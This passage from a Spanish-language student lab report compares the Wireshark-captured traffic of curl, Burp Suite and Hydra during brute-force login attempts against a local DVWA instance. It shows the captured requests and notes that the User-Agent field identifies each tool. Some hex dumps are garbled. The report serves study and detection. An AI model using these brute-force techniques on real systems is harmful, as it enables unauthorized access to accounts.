3948	906.306913435	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 40780 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938158579 TSecr=2

Figura 15: Resultado de paquetes curl

Como era de esperar, se puede observar que el contenido del paquete, incluyendo la información del método GET, es legible en texto plano cuando se utiliza Wireshark. Esto se debe a que se está empleando el protocolo HTTP en lugar de HTTPS, lo que significa que los datos no están cifrados y son visibles en la red.

```

GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n]
Request Method: GET
Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
Request Version: HTTP/1.1
Host: localhost:8080\r\n
sec-ch-ua: \r\n
sec-ch-ua-mobile: ?0\r\n
sec-ch-ua-platform: ""\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-User: ?1\r\n
Sec-Fetch-Dest: document\r\n
Referer: http://localhost:8080/vulnerabilities/brute/\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: es-419,es;q=0.9\r\n
Cookie: PHPSESSID=mvrcnpi5gd509r0f956ktttis4; security=low\r\n
Connection: keep-alive\r\n
\r\n
[Full request URI: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login]
[HTTP request 1/1]
[Response in Frame: 3946]

```

Cuando se examina con mayor detalle el contenido del paquete, se puede notar que contiene una gran cantidad de información sobre la entidad que realiza la solicitud. Esto incluye datos como el navegador utilizado, las preferencias de lenguaje, la cookie de la sesión actual, la indicación de mantener la conexión abierta (keep-alive) y una serie de encabezados Sec-fetch que proporcionan información sobre el tipo de recurso solicitado y otros detalles relacionados. Estos datos son valiosos para entender la solicitud y el contexto en el que se está realizando.

2.14. Explicación paquete burp (tráfico)

Realizamos el mismo proceso para el paquete de Burp Suite, enviando las mismas credenciales.

No.	Time	Source	Destination	Protocol	Length	Info
3901	898.902744958	172.17.0.1	172.17.0.2	TCP	74	52496 - 80 [ACK] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM=1 TSval=938159174 TSecr=0 WS=128
3903	898.902866339	172.17.0.1	172.17.0.2	TCP	66	52496 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938159175 TSecr=2564751903
3904	898.903037725	172.17.0.1	172.17.0.2	HTTP	840	GET /vulnerabilities/brute?username=sucup&password=admin&login=login HTTP/1.1
3907	898.907173702	172.17.0.1	172.17.0.2	TCP	66	52496 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938161108 TSecr=2564751908
3909	898.9083147390	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 48986 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938161155 TSecr=2
3910	898.9083179756	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 48982 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938161155 TSecr=2
3914	901.339144545	172.17.0.1	172.17.0.2	TCP	66	52484 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938161611 TSecr=2564754296
3915	901.529157551	172.17.0.1	172.17.0.2	TCP	74	52592 - 80 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM=1 TSval=938161891 TSecr=0 WS=128
3917	901.529207841	172.17.0.1	172.17.0.2	TCP	66	52592 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938161891 TSecr=2564754338
3918	901.529371400	172.17.0.1	172.17.0.2	HTTP	841	GET /vulnerabilities/brute?username=proxy&password=admin&login=login HTTP/1.1
3921	901.533912926	172.17.0.1	172.17.0.2	TCP	66	52592 - 80 [ACK] Seq=775 Ack=1806 Win=64080 Len=0 TSval=938161896 TSecr=2564754335
3922	903.443153017	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 48978 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938163715 TSecr=2
3923	903.443153017	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 34948 - 80 [ACK] Seq=774 Ack=1807 Win=64128 Len=0 TSval=938163715 TSecr=2
3927	903.905149234	172.17.0.1	172.17.0.2	TCP	66	52496 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938164227 TSecr=2564750913
3928	904.163862577	172.17.0.1	172.17.0.2	TCP	74	37484 - 80 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM=1 TSval=938164435 TSecr=0 WS=128
3930	904.163867269	172.17.0.1	172.17.0.2	TCP	66	37484 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938164436 TSecr=2564757105
3931	904.164187264	172.17.0.1	172.17.0.2	HTTP	842	GET /vulnerabilities/brute?username=rotp&password=password&login=login HTTP/1.1
3934	904.167447651	172.17.0.1	172.17.0.2	TCP	66	37484 - 80 [ACK] Seq=777 Ack=1806 Win=64080 Len=0 TSval=938164439 TSecr=2564757106
3935	905.146889145	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 48980 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938166019 TSecr=2
3937	906.003150412	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 34980 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938166275 TSecr=2
3940	906.053153561	172.17.0.1	172.17.0.2	TCP	66	52592 - 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938166555 TSecr=2564755640
3941	906.807769630	172.17.0.1	172.17.0.2	TCP	74	37488 - 80 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM=1 TSval=938167079 TSecr=0 WS=128
3943	906.807846663	172.17.0.1	172.17.0.2	TCP	66	37488 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938167080 TSecr=2564755888
3944	906.807846663	172.17.0.1	172.17.0.2	TCP	66	37488 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938167080 TSecr=2564755888
3947	906.811991572	172.17.0.1	172.17.0.2	TCP	66	37488 - 80 [ACK] Seq=778 Ack=1823 Win=64080 Len=0 TSval=938167884 TSecr=2564755813
3949	906.808913455	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 49780 - 80 [ACK] Seq=776 Ack=1807 Win=64128 Len=0 TSval=938168579 TSecr=2
Flags: 0x018 (PSH, ACK) Window: 502 [Calculated window size: 64296] [Window size scaling factor: 128] Checksum: 0x5055 [unverified] [Checksum Status: Unverified] Urgent Pointer: 0						
0040	21 00 47 45 54 20	ff 70 75 0c 0e 05 72 01 03 02	i-GET /vulnerabil			
0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36			
0060	65 72 6e 61 6d 65 3d 61 64 6d 69 6e 26 79 61 73	erramena drindapas				
0070	73 17 6f 73 64 3d 79 61 71 73 77 6f 72 64 26 4c	awordpa kwawrdal				
0080	6f 6f 69 6e 3d 4c 6f 6f 69 6e 26 48 54 54 50 2f	oginLog in HTTP/				
0090	31 2e 01 0e 0a 48 6f 73 74 3a 29 6c 6f 63 61 6c	1.1 - Host: Local				
00a0	68 6f 73 74 3a 38 38 38 38 6d 0a 73 65 63 2d 63	host:8080 - sec-c				
00b0	68 2d 75 61 3a 29 0d 0a 73 65 63 2d 63 68 2d 75	h-uai: sec-ch-u				
00c0	61 2d 6d 6f 62 69 6c 65 3a 2d 3f 38 6d 0a 73 65	a-mobile - 79 - se				
00d0	63 2d 63 68 2d 75 61 2d 79 6c 61 74 66 6f 72 6d	c-ch-ua: platform				
00e0	3a 2d 22 2d 6d 0a 35 78 67 72 61 64 65 2d 48 6e	- "" Up grade-in				
00f0	73 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 3a	secure-R equests:				
0100	29 01 6d 0a 25 73 65 72 2d 41 6f 65 6e 7a 3a 29	1 User-Agent:				
0110	4d 6f 7a 69 6c 6c 61 2f 35 2e 38 29 28 57 69 6e	Mozilla/5.0 (Win				
0120	64 6f 77 73 20 4e 54 29 31 38 2e 38 20 26 57 69	down NT 10.0; Wi				
0130	6e 30 34 39 29 78 36 34 29 20 41 78 6c 65 57 6d	del; y6d.1 / Andl				
0140	65 62 4b 69 74 2f 35 33 37 2e 33 36 29 28 4b 48	eskit/53.7.36 (KH				
0150	54 4d 4c 29 29 6c 69 69 65 29 47 65 63 6b 6f 29	TM, like Gecko)				

Figura 16: Resultado de paquetes burp

Podemos notar que el paquete generado por Burp Suite es similar al enviado por ‘curl’, ya que ambos utilizan el mismo protocolo y contienen información del navegador, cookies y los mismos encabezados Sec-fetch. Sin embargo, el tamaño del paquete generado por Burp Suite es ligeramente mayor que el de ‘curl’. Esto podría deberse a diferencias en los contenidos de los campos, como por ejemplo, Burp Suite incluye ‘Chrome’ y ‘Safari’ dentro de sus user-agent, mientras que ‘curl’ no lo hace. En general, ambos paquetes mantienen una estructura similar debido a que están realizando solicitudes similares.

2.15. Explicación paquete Hydra (tráfico)

Repetimos el proceso por última vez para Hydra, con las misma credenciales:

No.	Time	Source	Destination	Protocol	Length	Info
617	0.447037997	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
625	0.447479696	172.17.0.1	172.17.0.2	HTTP	272	GET /vulnerabilities/brute/?username=admin&password=anonymous&login=login HTTP/1.0
628	0.447770792	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
635	0.447924149	172.17.0.1	172.17.0.2	HTTP	272	GET /vulnerabilities/brute/?username=admin&password=Anonymous&login=login HTTP/1.0
637	0.448423253	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
640	0.449030036	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
643	0.449544762	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
652	0.553274523	172.17.0.1	172.17.0.2	HTTP	256	GET /vulnerabilities/brute/?username=admin&password=password&login=login HTTP/1.0
659	0.54087027	172.17.0.1	172.17.0.2	HTTP	256	GET /vulnerabilities/brute/?username=admin&password=zzzz&login=login HTTP/1.0
671	0.540840860	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
679	0.541038443	172.17.0.1	172.17.0.2	HTTP	260	GET /vulnerabilities/brute/?username=admin&password=admin&login=login HTTP/1.0
681	0.542520841	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
684	0.543170800	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
692	0.544298717	172.17.0.1	172.17.0.2	HTTP	260	GET /vulnerabilities/brute/?username=admin&password=zx10&login=login HTTP/1.0
694	0.545039207	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
702	0.546345238	172.17.0.1	172.17.0.2	HTTP	226	GET /vulnerabilities/brute/ HTTP/1.0
714	0.547543458	172.17.0.2	172.17.0.1	HTTP	4733	HTTP/1.1 200 OK (text/html)
722	0.548090601	172.17.0.2	172.17.0.1	HTTP	4771	HTTP/1.1 200 OK (text/html)

Frame 662: 271 bytes on wire (2168 bits), 271 bytes captured (2168 bits) on interface docker0, id 0
 Ethernet II, Src: 02:42:16:01:9d:c3 (02:42:16:01:9d:c3), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
 Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
 Transmission Control Protocol, Src Port: 4940, Dst Port: 80, Seq: 1, Ack: 1, Len: 265
 Hypertext Transfer Protocol
 GET /vulnerabilities/brute/?username=admin&password=password&login=login HTTP/1.0\r\n
 Cookie: securitylow;PHPSESSID=1784e579a4e569f8157c789cfdd5c2b7\r\n
 Host: localhost:8080\r\n
 User-Agent: Mozilla/5.0 (Hydra)\r\n
 \r\n
 Full request URI: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&login=login
 HTTP request 1/1
 Response in frame 722

Figura 17: Resultado de paquetes burp

En el caso de Hydra, notamos que el paquete resultante es considerablemente más compacto, ya que incluye únicamente los elementos esenciales necesarios para una solicitud GET. Esta diferencia podría explicarse por la orientación de Hydra hacia ataques de fuerza bruta, lo que podría llevarlo a simplificar las peticiones para agilizar el proceso. A diferencia de las solicitudes generadas por Burp Suite y ‘curl’, Hydra no incorpora detalles del navegador ni los campos Sec-fetch, ya que su enfoque se centra en realizar intentos de acceso de manera eficiente y directa.

2.16. Mención de las diferencias (tráfico)

Como se pudo notar anteriormente, los paquetes enviados se distinguen principalmente por su tamaño y los campos que contienen, aunque todos siguen la estructura básica de una solicitud GET. En este sentido, Curl y Burp Suite presentan estructuras prácticamente idénticas, diferenciándose principalmente en los contenidos específicos. En contraste, Hydra envía un paquete que se destaca fácilmente debido a su tamaño notablemente diferente, lo que lo hace fácilmente identificable en comparación con los otros dos.

En general:

Curl:

- Nuevamente, el tráfico comienza con un paquete SYN para iniciar una nueva conexión TCP.
- Curl realiza una solicitud HTTP GET con un nombre de usuario y una contraseña específicos para simular un intento de inicio de sesión.
- La respuesta HTTP muestra si el intento de inicio de sesión fue exitoso o no.

Burp Suite:

- El tráfico también comienza con un paquete SYN para iniciar una nueva conexión TCP.
- La respuesta HTTP muestra si el intento de inicio de sesión fue exitoso o no.
- Los paquetes FIN se utilizan para cerrar la conexión TCP después de la comunicación.

Hydra:

- El tráfico comienza con un paquete SYN (Sincronización) indicando el inicio de una nueva conexión TCP
- La respuesta HTTP varía dependiendo de si el intento de inicio de sesión fue exitoso o no.
- Se utilizan paquetes FIN (Finalización) para cerrar la conexión TCP después de cada intento de inicio de sesión.

2.17. Detección de SW (tráfico)

Al analizar los paquetes, se hace evidente que el campo más sencillo de detectar en cada uno de ellos es el 'User-Agent', lo que podría facilitar su identificación si previamente se ha tenido contacto con este tráfico. En el caso de Curl, el campo 'User-Agent' incluye referencias a Mozilla y Gecko, mientras que en Burp Suite, se mencionan Mozilla, Apple Web Kit, Chrome y Safari, lo que brinda pistas para distinguir los paquetes generados por estos dos programas. No obstante, la detección más evidente se encuentra en Hydra, ya que se lista directamente en este campo, lo que permite su identificación de manera inmediata.

Conclusiones y comentarios

Durante esta experiencia, se pudo adentrar en el mundo de la ciberseguridad y fortalecer la comprensión de los ataques de fuerza bruta. Se profundizaron conocimientos esenciales en esta área, como el uso de diccionarios y la comprensión de distintos tipos de ataques. Además, se tuvo la oportunidad de practicar con herramientas nuevas, lo que amplió el conjunto de habilidades y recursos disponibles para abordar desafíos futuros relacionados con la seguridad cibernética. Esta experiencia no solo contribuyó al conocimiento teórico, sino que también brindó una valiosa práctica en el campo, lo que podría resultar extremadamente útil en futuras situaciones relacionadas con la seguridad de la información.

Es fundamental resaltar que estas actividades demandaron un tiempo considerable y un enfoque meticuloso para asimilar y aplicar los conceptos involucrados. El análisis de paquetes y la identificación de disparidades entre las herramientas proporcionaron una comprensión más profunda sobre cómo se ejecutan los ataques y cómo pueden ser detectados. Este proceso de aprendizaje no solo incrementó el conocimiento teórico, sino que también cultivó habilidades prácticas esenciales en el ámbito de la ciberseguridad, lo que resulta crucial en la defensa contra posibles amenazas y ataques en el futuro.

En resumen, se lograron alcanzar los objetivos planteados en esta experiencia y se considera que fue productiva en términos de aprendizaje y adquisición de habilidades en ciberseguridad. No obstante, es importante señalar que la duración de la experiencia se percibió como un poco extensa en relación con el plazo disponible para completarla. A pesar de este desafío temporal, los conocimientos y la experiencia adquiridos resultaron valiosos y beneficiosos para el desarrollo de habilidades en esta área crucial.